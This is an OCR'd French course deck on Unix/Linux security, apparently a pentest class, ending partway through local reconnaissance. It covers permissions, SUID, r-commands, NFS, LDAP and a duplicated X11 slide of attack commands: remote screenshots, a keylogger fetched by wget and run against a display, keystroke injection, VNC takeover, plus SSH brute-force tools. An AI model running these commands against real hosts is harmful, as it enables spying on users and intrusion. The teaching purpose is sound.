Systèmes Unix/Linux

- Plan
  - Objectifs
  - Quelques notions
  - Cartographie
  - Récupération d’informations à distance
  - Récupération d’informations locales
  - Authentification sous Linux
  - Elévation de privilèges

Systèmes Unix/Linux

Objectifs


- Prise de contrôle d’un serveur ou d’un poste de travail
- Techniques ?
  - Élévation des privilèges
    - Vers les privilèges d’administration locale
      - Sur une machine isolée : poste client ou serveur
    - Vers les privilèges d’administration d’un serveur d’authentification
      - NIS, LDAP, Kerberos, RADIUS, …

Systèmes Unix/Linux

Quelques notions

- Fichiers
  - Unité élémentaire de gestion de ressources sous UNIX
  - Peut représenter différentes ressources (suite de caractères, périphérique..)
  - Un fichier est un objet référencé dans un système de fichier
    - Notion de propriétaire, droits d'accès, références des blocs de données.
- Processus
  - Unité élémentaire de gestion de traitement sous UNIX.
  - Abstraction comprenant un espace d'adressage et un ou plusieurs flots d'exécution (threads)
- Communication inter processus (IPC)
  - Communications (Pipe, socket, segments de mémoire partagée)
  - Contrôle de processus (signaux).
  - Arbitrage d'utilisation de ressources (Mutex, sémaphores).

Arborescence du système de fichiers



Utilisateurs

- Sous Unix, les utilisateurs sont tous des numéros
- UID/GID
  - Numéros identifiant un utilisateur / groupe
  - Association enregistrée dans /etc/passwd
- GID secondaires
  - Numéros des groupes secondaires des utilisateurs
  - Association enregistrée dans /etc/group
- Données / champ GECOS
  - General Electric Comprehensive Operating System
    Ex : nom de l'utilisateur, son adresse (bureau), son numéro de téléphone...
  - `user:passwd:UID:GID:gecos,Home,Shell`

Root

- C’est celui qui à l’UID et le GID à 0
- Utilisateur ayant tous les droits et permissions
- Utilisateurs le plus critique, le plus important !
- Doit avoir le mot de passe le plus fort et le plus complexe
  - Pas toujours vrai !
  - Cas idéal : personne ne connaît son mot de passe
    - Sauvegarde dans une enveloppe dans un coffre
- Souvent le prompt est un # au lieu d’un $ pour les autres utilisateurs


Sécurité des utilisateurs

- Droits et propriétés stockés dans plusieurs fichiers
  - `/etc/passwd` et/ou `/etc/shadow` (Linux, Solaris)
  - `/etc/passwd` et `/etc/master.passwd` (*bsd)
  - `/etc/passwd` et `/etc/security/passwd` (Aix)
  - `/etc/passwd` et `/tcb/<initiale>/<user>` (HP-UX)

- Deux parties
- Une « publique » dans `/etc/passwd`
  - scott:x:1000:1000:scott tiger:/home/scott:/bin/bash
- Une « privée » dans /etc/shadow
  - `scott:$6$0A34pPK2$sYtZr79C370couez1wwY92VzW HwdcxqvktZWqjwdSk5VGwE2zerHqARMtT6AIxK/ J7XsV18enSYy8s2pdiIvJ.:15063:0:99999:7:::`

Système de fichiers

- Il contrôle la manière dont sont stockées les informations sur le disque et l'accès à ces informations.
- Sous linux, tout est fichier …
- Les objets de base : Fichier, Répertoire, et fichiers spéciaux.
- Chaque fichier a un Nœud d'index (inode : structure contenant les informations définissant les propriétés du fichier)



Permissions sur les fichiers

drwxr—r— 3 user users 4096 Aug 23 04:54 foo.txt

r : droit en lecture (=4)

w : droit en écriture (=2)

x : droit en exécution (=1)

Spécial :

s (setuid/setgid) : exécution du fichier avec les droits du propriétaire ou du groupe

Permissions sur les répertoires

drwxr-xr-x 3 user users 4096 Aug 23 04:54 home

r : droit de lister le contenu (=4)
w : droit en écriture (=2)
x : droit de traverser (=1)

Spéciaux :

s (setgid) : les nouveaux fichiers et répertoires créés dans ce répertoire appartiennent au groupe du répertoire

t ou T (sticky bit) : n'autorise la suppression ou le renommage d'un fichier que par le propriétaire du fichier, du répertoire ou l'utilisateur root (typiquement pour /tmp)

Bits SUID/SGID


- Unix utilise les notions de bits SUID / SGID
  - Permet aux utilisateurs d ’effectuer certaines tâches privilégiées
    - Exemple : changer son mot de passe
- SUID
  - Le programme doit être exécuté avec l’UID de l’utilisateur propriétaire
- SGID
  - Le programme doit être exécuté avec le GID du groupe propriétaire
- Programmes visés par les pirates pour obtenir des privilèges locaux après avoir exécuté du code sur le serveur
- Vieille faille : copier un shell et lui mettre le SUID root
  - Ne fonctionne pas pour tous les shells : exemple BASH

Processus

- Un processus est identifié par un PID
- Il est rattaché à un UID sous forme de
  - RUID : UID réel (l'utilisateur qui a lancé le processus)
  - EUID : UID effectif (propriétaire du fichier s'il est setuid)
  - UID de l'utilisateur
- Idem pour le GID
- FSUID / FSGID
  - UID / GID utilisé pour les accès au système de fichier sous Linux

Gestion des entrées / sorties


- A chaque processus est associé un canal d'entrée et deux canaux de sortie.



Par défaut: 0 = clavier 1 et 2 = écran

Chroot

- Restrictions sur le système de fichiers : déplacement du répertoire racine
- Gérée directement par l'application ou mise en place par l'administrateur



Noyau / Modules

- Un module est un morceau de code permettant d'ajouter des fonctionnalités au noyau
  - Pilote de périphériques matériels, protocoles réseau ...
- Peut être chargé dynamiquement
  - Sans avoir à recompiler le noyau ou redémarrer le système

- Les modules sont exécutés dans l'espace mémoire du noyau
  - Ils possèdent le contrôle total de la mémoire
  - Ils peuvent détourner ou créer un appel système
- Les modules possèdent le contrôle total de la machine et peuvent :
  - Améliorer la sécurité du système (anti-virus)
  - Affaiblir la sécurité du système (rootkits…)
- Les modules ne rentrent pas en jeu dans la sécurité d'un système

Surface d'attaque

- Lorsqu'un attaquant possède un accès local non-privilégié à une machine :
  - Beaucoup de programmes s'exécutant avec les droits root ;
  - Beaucoup de fichiers intéressants en lecture pour tous les utilisateurs ;
  - Peu de restrictions sur les programmes exécutables par les utilisateurs.

⇒ plein de possibilités pour augmenter ses privilèges

rsh/rlogin/rcp

- Programmes de la série des r*-utils
  - Permettent de réaliser des actions à distance
- Authentification basée sur des relations de confiance
  - Fichier `.rhosts` dans le $HOME des utilisateurs
  - Fichier `/etc/hosts.equiv` pour l'ensemble des comptes locaux
  - Contiennent la liste des adresses IP autorisées à se connecter
  - « + + » pour autoriser n'importe qui
- Souvent confiance accordée entre serveurs
  - « pour des raisons de pratique »
  - Backup, partage d'informations …
  - Permet très régulièrement de rebondir entre les serveurs !

SSH : Secure SHell

- Shell sécurité : authentifié chiffré et compressé
  - `22/TCP`
- Permet de transporter des sous protocoles
  - `sftp, scp, X11`
- Création de tunnels TCP
  - Redirection de ports
  - Socks
- ~/.ssh/authorized_keys contient les clefs publiques des machines autorisées à ce connecter sans mot de passe
- Attaques
  - Brute force
    - `medusa, hydra …`

Services SUN-RPC

- Mécanisme de communication inter processus développé par SUN
- Utilisé pour de nombreux protocoles, dont NFS, NIS et autres
- Services RPC d'un machine est répertoriés dans le service portmapper (TCP/111)
- Interrogation du portmapper par « `rpcinfo -p cible` »
- Services intéressants
  - `NFS`
  - `Statd`
  - `Sadmind`
  - `RUSERS`

NFS : Network File System

- Système de fichier par réseau utilisant les RPC
- Les versions 1 et 2 sont non sécurisées, prévues pour fonctionner en UDP
- La version 3 est étendue pour prendre en charge TCP
- La version 4 est non utilisée mais sécurisée

- Plus de 100 vulnérabilités sous *Secunia* pour NFS
- Erreurs classiques
  - Répertoire partagé en lecture / écriture
  - Partagé sans restriction (pas de `root_squash`, `nosuid nodev`),
    (L'option **no_root_squash** spécifie que le root de la machine sur laquelle le répertoire est monté a les droits de root sur le répertoire)
  - Les clients ne sont pas identifiés correctement
    - Pas de FQDN, IP non fixe …

NFS : Network File System

- Mécanisme d'autorisation par adresse IP puis par UID utilisateur
- Exportation NFS d'un répertoire donné (Solaris)
  - `share -F nfs -o rw /repertoire/a/exporter`
- Découverte de NFS sur une machine distante
  - `rpcinfo -p cible`
- Listage des répertoires exportés en NFS
  - `showmount -e cible`
- metasploit
  - `Auxiliary/scanner/nfs/nfsmount`
- Listage des répertoires montés en NFS sur machine locale
  - `showmount`
- Montage d'un répertoire NFS sur un point local
  - `mount -t nfs cible:/répertoire/exporté /destination/du/montage`
  - `nfsmount cible:/répertoire/exporté /destination/du/montage`

NFS : Network File System

- Problème majeur lors de la navigation dans un répertoire monté NFS
  - authentification dite déclarative
  - Le contrôle d'accès s'effectue sur la base de l'UID de l'utilisateur
    - Il suffit pour l'attaquant de présenter l'UID demandé

LDAP : Lightweight Directory Access

- 389/tcp ou 636/tcp
- Système d’annuaire arborescent
- Les données sont sauvegardées sous format LDIF
- Le schéma est la définition de l’arborescence (`/etc/openldap/schema`)
  - `$ ldapsearch -x -h <IP> -p 389 -D "" -b '' -s base -v`
  - `$ ldapsearch -x -h <IP> -p 389 -D "" -b cn=monitor 'objectclass=*' -s base`
  - `$ ldapsearch -x -h <IP> -p 389 -D "<USER>" -W -b '' -s base`
- LDAP est protégé par des ACL
  - Mais … pas toujours bien

X11

- Protocole de bureau graphique
- Partie serveur X11
  - Gestion graphique
  - Réception des connexions de clients
- Partie client X11
  - Logiciels avec interface graphique
- Déport possible de l'affichage du client vers serveur X11 arbitraire
  - Ligne de commande : `xterm -display ipserveur:0.0` sur le client
  - Variable d'environnement `DISPLAY` sur le client
- Mécanisme d'autorisation des connexions au serveur X11
  - `xhost +ip` pour accepter les connexions d'une IP
  - `xhost -ip` pour retirer

X11

- Attaques
  - Screenshot de la cible
    - `xwd -root -screen -silent -display 192.168.1.37:0 | convert - screenshot.png`
  - Déactivation du screen saver
    - `xset -display 192.168.1.5:0.0 s reset`
  - keylogger
    - `wget http://wiki.hping.org/uploadedfiles/135/xkey.c ; gcc -o xkey xkey.c -lX11 -lm`
    - `./xkey 192.168.1.37:0`
  - Identification d'un user actif
    - `xev -display 192.168.1.37:0 -geometry 1024x768 -bw 10000`
  - Interagir avec le terminal cible
    - `./x2x -to 192.168.1.37:0 -from localhost:0.0 -geometry 400x400 -nomouse`
    - `export DISPLAY=192.168.1.37:0.0; xdotool type "xterm -display 192.168.1.48:0"; xdotool key KP_Enter`
  - Installer un serveur vnc
    - `x11vnc -display 192.168.1.37:0.0 -shared -noshm`
    - `vncviewer localhost:0`

X11

- Attaques
  - Screenshot de la cible
    - `xwd -root -screen -silent -display 192.168.1.37:0 | convert - screenshot.png`
  - Déactivation du screen saver
    - `xset -display 192.168.1.5:0.0 s reset`
  - keylogger
    - `wget http://wiki.hping.org/uploadedfiles/135/xkey.c ; gcc -o xkey xkey.c -lX11 -lm`
    - `./xkey 192.168.1.37:0`
  - Identification d'un user actif
    - `xev -display 192.168.1.37:0 -geometry 1024x768 -bw 10000`
  - Interagir avec le terminal cible
    - `./x2x -to 192.168.1.37:0 -from localhost:0.0 -geometry 400x400 -nomouse`
    - `export DISPLAY=192.168.1.37:0.0; xdotool type "xterm -display 192.168.1.48:0"; xdotool key KP_Enter`
  - Installer un serveur vnc
    - `x11vnc -display 192.168.1.37:0.0 -shared -noshm`
    - `vncviewer localhost:0`

Systèmes Unix/Linux

Récupération d’informations locales

Fichiers de paramétrage réseaux

- Seuls les fichiers fondamentaux sont communs à toutes les implémentations Unix.
  - `/etc/hosts` : indique la correspondance nom de machine <-> numéro IP.
  - `/etc/inetd.conf` : fichier de configuration des services TCP/IP gérés par le démon inetd.
  - `/etc/services` : définit les ports utilisés par les services TCP et UDP.
  - `/etc/rpc` : définit les ports rpc utilisés par les services RPC.
  - `/etc/securetty` : interdit la connexion directe des administrateurs comme root par le réseau sur les pseudos-tty non listés.
  - `/etc/ftpusers` : interdit la connexion via ftp des utilisateurs listés.
  - `/etc/hosts.equiv` : permet de rendre les machines équivalentes avec les R-commandes.
  - `$HOME/.rhosts` : permet à un utilisateur de demander un service avec une R-commande sans se ré-authentifier.
  - `$HOME/.netrc` : permet à un utilisateur de demander un service ftp sur d'autres machines avec une identification automatique.
  - `/etc/hosts.ldp` : interdit les demandes d'impression depuis les adresses non listées
  - d'autres fichiers plus spécifiques à d'autres protocoles comme NIS,NFS,ftp, ...

Obtenir les informations localement

- who : qui est connecté ?
- w : qui est connecté et qui fait quoi ?
- finger : Qui est connecté et depuis où ?

```
$ who
root     tty1         Mar 30 21:49
root     pts/5        Apr  4 17:03 (localhost)
scott    pts/6        Apr  4 17:04 (192.168.1.14)

$ w -f
17:05:42 up 16:08,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY         LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1       Wed21    4days 14.14s  0.00s /bin/bash /usr/bin/startx
root     pts/5      17:03    0.00s  0.02s  0.01s ssh scott@192.168.1.14
scott    pts/6      17:04    0.00s  0.01s  0.00s w -f
```

Obtenir les informations localement

- last : les dernières connexions sur le poste
  - Lit les informations dans `/var/log/wtmp` par défaut
  - Donne toutes les connexion(ftp, ssh, console …)
  - Possibilité de regarder dans les archives
    - # last –f /var/log/wtmp.1

Obtenir les informations localement

- lastcomm
  - Nécessite que la comptabilité soit activée
  - Permet de lister toutes les commandes lancées
  - Nécessite d’être root

```
# lastcomm | more
sh                 root     ??         0.00 secs Mon Apr  4 17:09
lsb_release        root     ??         0.02 secs Mon Apr  4 17:09
sh                 root     ??         0.00 secs Mon Apr  4 17:09
apt-cache          root     ??         0.00 secs Mon Apr  4 17:09
last               scott    ??         0.00 secs Mon Apr  4 17:09
sh                 root     ??         0.00 secs Mon Apr  4 17:08
apt-cache          root     ??         0.01 secs Mon Apr  4 17:08
sh                 root     ??         0.00 secs Mon Apr  4 17:08
lsb_release        root     ??         0.02 secs Mon Apr  4 17:08
sh                 root     ??         0.00 secs Mon Apr  4 17:08
apt-cache          root     ??         0.01 secs Mon Apr  4 17:08
lastcomm           root     stderr     0.07 secs Mon Apr  4 17:08
```

Détermination des ports ouverts

